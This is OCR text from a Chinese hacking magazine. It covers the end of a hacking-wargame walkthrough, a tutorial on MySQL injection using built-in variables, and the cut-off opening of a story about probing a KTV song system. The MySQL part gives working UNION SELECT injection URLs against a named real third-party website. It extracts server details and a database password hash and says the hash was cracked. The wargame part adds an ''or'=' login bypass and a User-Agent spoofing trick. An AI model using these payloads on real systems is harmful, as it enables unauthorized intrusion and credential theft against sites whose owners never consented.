


图 22





图 23



```
http://www.pcsec.org/game/SQL-Injection.txt
end if
sql=request("sql")
if sql = 3 and id <> "" then

        dim conn,rs,sql,connstr
        db="IDE_ID.mdb"
        dbfile=server.MapPath(db)
        set cnn = server.createobject("adodb.connection")
        Source="Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & dbfile
        cnn.Open Source
        set rs=server.CreateObject("adodb.recordset")
        sql="Select url from ide_id where id="&id
        rs.open sql,cnn,1,1
        if rs.recordcount>0 then
                response.Write(rs("url"))

        else
                response.Write("没有")
        end if
end if
%>

提示3:
请各位自觉游戏，请勿下载数据库地址。
```

图 24




图 25

第七关：Web知识深度考查

由于官方说第五关存在问题，所以在通过第四关后直接跳到了第六关的显示页面，并将第七关地址显示出来了。我们输入地址：“http://www.pcsec.org/game/goto666six.asp”就来到第七关，如图26。




图 26

页面提示要我们输入经典万能密码，因为是access的数据库，最终选择了“**'or'='**”作为万能密码，可结果很令人郁闷，出现了如图27的错误提示。提示我们浏览器类型不对，需要用“TBr 5.12”浏览器访问，google

了下也没有这个浏览器啊。到这里时很长一段时间没有明白过来，最后结合以前学过的脚本知识，知道了程序是通过“User-Agent”这个http报头来获得浏览器版本的，这样我们只要修改这个“User-Agent”为“TBr 5.12”就能欺骗网站程序了。



图27


明白问题的所在就好办了，google了下，找到了IE修改“User-Agent”的方法，通过注册表修改一个键值就ok了。

修改方法很简单，在“运行”中输入“regedit”打开注册表编辑器，在“HKEY_LOCAL_MACHINE”主键下搜索“User Agent”，最后定位到“**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent**”。

在右边栏的（默认）字符串项处单击，修改字符串值如图28，到这里重启浏览器就完成修改了（其它浏览器的修改方法大家google一下）。

不过问题又出现了，我们第四关精心构造的session值消失了，这就要再回到第四关，直接输入“**http://www.pcsec.org/game/t.asp?sql=3&id=3 Union select data from Pass**”就可以了。

然后再输入**http://www.pcsec.org/game/goto666six.asp**，在图26的界面处将用户名和密码都输入“'or'=''”，最后终于看到了梦寐以求的过关提示界面，如图29，留下大名走人咯。


图28

注： 本文只针对黑客技术进行讨论，没有其它恶意，牛牛们莫鄙视，并附赠本人做的教程一份。

［作者过关的动画教程已收录在本期光盘］




图29

编辑点评：

这个游戏是我在北京的同事NP做的，我离开北京后也玩了一下这个游戏。游戏时我也是直接下载了数据库，在出现了session错误就没有继续玩了。最后一关的方法除了修改注册表，还可以用minibrowser.exe来过关，这样比较方便一点。

利用MySql内置变量进行注入

图 b4chel0r

文章写的是MySql内置变量在注入上的应用

每一期的“黑手”都会有Mysql数据库注入的实战文章，不过个人感觉文章中用mysql内置的变量和内置函数在搜集信息方面的教程还是比较少。

在mysql注入中运用到Mysql内置变量大致有：**tmpdir**、**datadir**、**basedir**、**version_compile_os**、**group_concat_max_len**、**max_user_connections**、**log_error**。我们分别说下每个变量的含义：

tmpdir：保存临时文件和临时表的目录
basedir：Mysql安装目录
datadir：数据库存储的目录
version_compile_os：判断数据库服务器的系统类型
group_concat_max_len：允许group_concat()函数结果的最大长度，默认是1024
max_user_connections：Mysql账户允许的最大同时连接数，0表示没有限制
log_error：错误日志的位置

内置函数大致有：**version()**、**user()**、**database()**、**load_file()**、**into outfile**、**password()**、**group_concat()**、**concat_ws()**。

这里提一下user()、current_user()、system_user()，这三个函数表示的含义是一样的，不要被函数名所迷惑。内置函数大家都应该知道，其中关于group_concat()的应用在一期“黑手”中单独有一篇文章介绍，不熟悉的可以翻下以前的“黑手”。

对于password()可能大家不是很熟悉，至少我看在“黑手”的时候没有看到有文章中提到password()的使用。

我从网上找个php+Mysql的注入点，比如：**http://wg2009.pts.org.tw/detailc.php?id=371**，就用这个来做实验。

关于如何判断是否是注入、判断字段数我就不说了，如果不清楚的话应该去查找下相关资料，然后去面壁一分钟。

我们提交：“**http://wg2009.pts.org.tw/detailc.php?id=371 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,**”，返回的索引字段如图1所示。




图1

现在我们就可以使用内置函数来搜集相关信息，提交：“**http://wg2009.pts.org.tw/detailc.php?id=371 and 1=2 union select 1,version(),3,user(),database(),6,7,8,9,10,11,12,13,**”，结果返回如图2所示。




图2

Mysql的版本是5.x，这个版本的Mysql在注入的时候比较简单，因为系统库**information_schema**存在，该系统库中的**schemata**、**tables**、**columns**、**statistics**表在注入中会发挥很大的作用。

看了很多Mysql注入的文章，利用statistics和key_column_usage表进行注入的不是很多，有些时候schemata、tables、columns表可能被管理删除或者禁用了，这个时候statistics和key_column_usage就发挥作用了。

继续我们的相关信息搜集，先看 user()的返回结果，可以知道数据库服务器和 web 服务器是在一起的，我们利用 version_compile_os 变量判断数据库服务器的系统类型，也就是 web 服务器的系统类型。

为了节省版面，我把其它的函数和变量一起提交。由于默认编码（latin1）引起的问题，我们全部使用 unhex(hex())进行编码。

提交："http://wg2009.pts.org.tw/detailc.php?id=371 and 1=2 union select 1,unhex(hex(@@version_compile_os)),3,unhex(hex(@@datadir)),unhex(hex(concat_ws(char(32,58,32),password(0x70747355736572),@@group_concat_max_len))),6,7,8,9,10,11,12,13,"，结果返回如图 3 所示。




图 3

Password()的使用方法：password('username')。如果直接使用 password('ptsUser')不行，我们可以把 ptsUser 进行 16 进制编码。

从信息中得知服务器是 redhat-linux-gnu 的，数据库的存储目录是 /var/lib/mysql/，group_concat()函数返回结果最大的长度是 1024，数据库用户的密码是 7f9e7df830a23551。大家不要以为这是 md5 加密的，它是 mysql232 的老加密方式，新的加密方式是 40 位的 mysqlsha1。

我们可以破解 mysql 账户的 hash，破解的密码也是 ptsUser，这里就不截图了。如果有 load_file()的权限的话，我们就没有必要破解 hash 了。其它变量的使用我就不演示了，方法都是一样的。关于 group_concat()函数的使用我就不说了，不熟悉的可以参考以前的"黑手"。

大家有时在注入 Mysql 数据库时，可能版本是 5.x，却不能使用 information_schema 系统库。为了避免判断错误，我们可以先判断下 information_schama 系统库是否可用，提交："http://wg2009.pts.org.tw/detailc.php?id=371 and exists (select * from information_schema.schemata)"，如果返回正常，这就说明 information_schema 系统库是可用的。

既然可用，我们来看下 group_concat()的效果。提交："http://wg2009.pts.org.tw/detailc.php?id=371 and 1=2 union select 1,2,3,4,unhex(hex(group_concat(table_name))),6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database()"，返回如图 4 所示。




图 4

有时我们在使用 group_concat()函数时，返回结果超过了 1024，目前并没有什么好的解决办法，只能再配合 limit 读取后面的数据。

可能有朋友说，页面不允许复制和查看源码的话，我只能一个一个的抄页面返回结果啦。其实，有些 python 脚本可以解决这个问题，会把指定的 url 的源码保存在指定的文件中。

关于利用 information_schema 系统库中的 schemata、tables 和 columns 表来快速读取数据库名、表名、字段名我就不演示了，接下来看看 information_schema.statistics 表结构，如图 5 所示。

```
mysql> use information_schema;
Database changed
mysql> describe statistics;
```

Field	Type	Null	Key	Default	Extra
TABLE_CATALOG	varchar(512)	YES		NULL	
TABLE_SCHEMA	varchar(64)	NO			
TABLE_NAME	varchar(64)	NO			
NON_UNIQUE	bigint(1)	NO		0	
INDEX_SCHEMA	varchar(64)	NO			
INDEX_NAME	varchar(64)	NO			
SEQ_IN_INDEX	bigint(2)	NO		0	
COLUMN_NAME	varchar(64)	NO			
COLLATION	varchar(1)	YES		NULL	
CARDINALITY	bigint(21)	YES		NULL	
SUB_PART	bigint(3)	YES		NULL	
PACKED	varchar(10)	YES		NULL	
NULLABLE	varchar(3)	NO			
INDEX_TYPE	varchar(16)	NO			
COMMENT	varchar(16)	YES		NULL	

```
15 rows in set (0.00 sec)
```

图 5

我们看到该表中有 table_schema、table_name、column_name 字段，分别代表的是存储数据库名、存储表名、存储字段名。我们提交以下 URL 进行注入，返回结果如图 6 所示。




图 6

http://wg2009.pts.org.tw/detailc.php?id=371 and 1=2 union select 1,2,3,4,unhex(hex(group_concat(column_name))),6,7,8,9,10,11,12,13 from information_schema.statistics

这个语法和利用 schemata、tables、solumns 表注入的语法一样，都可以在 sql 语句后面加条件语句。

大家可能发现了，这里的 column_name 出现了重复出现的问题，这个问题我也不知道怎么回事，哪个朋友要是知道的话，转告我一下，谢谢。

我已经不再学习 Mysql 很久了，只是给大家演示下使用方法，更多的利用方法有待大家去发现。关于 Mysql 变量的信息可以参考 http://www.taskkill.net。

就目前来说，Mysql 数据库的注入已经发展的很成熟了，我们完全可以学习别人的经验，自己去学习新的数据库利用方法。如果大家学习过 PostGreSql 的话，会发现 Mysql 在 PostGreSql 面前就是小屁孩，安全性和可编程性都相对差劲。欢迎学习 python 和 PostGreSql 的朋友进行交流，其它的也同样欢迎。

编辑点评：

文章里提到的一些 mysql 本身的内置变量、函数及默认数据库表名的利用还是比较新颖的，如果还想更深的研究的话，肯定要对 mysql 做系统的学习了。我举个简单的例子，利用 mysqladmin.exe 可以实现系统关机。

Hack 无所不在

——对某 KTV 点歌系统的一次安全检测

图【浙江传媒学院】王伟

本文由于是对 KTV 的点歌系统进行测试，无法抓图，皆为拍照抓图，所以图片不太清晰，见谅。

从本文你可以感受到入侵无处不在，只要你充满了创意！

前不久，我们高中同学在一起聚了聚，本打算去吃自助的，可结果没想到那家店却消失了……于是大家又东奔西跑的找了家餐厅，吃完饭后就顺便到了旁边的"快乐迪"去 K 歌，于是便有了这篇文章。

先简单的介绍一下我们所在的这家 KTV，它使用的是独立出来的手触屏小机器，其点歌系统如图 1，包含有"歌曲点播"、"娱乐空间"、"会员天地"及"综合服务"四大类。

最初我认为这个系统可能是内嵌在机子里面而单独开发出的系统，或者是个 linux，所以并没有想到去 hack 它。后来在我无聊之际，无意间的点开了"娱乐空间"，想看看里面有什么好玩的东西，如图 2，有"电影"、"小品"、"舞曲"、"游戏"的分类。

我随便点着看看，前面 3 项中都是些视频文件，我浏览了之后便关了。最后当我点开"游戏"这个菜单时，发现它弹出的竟

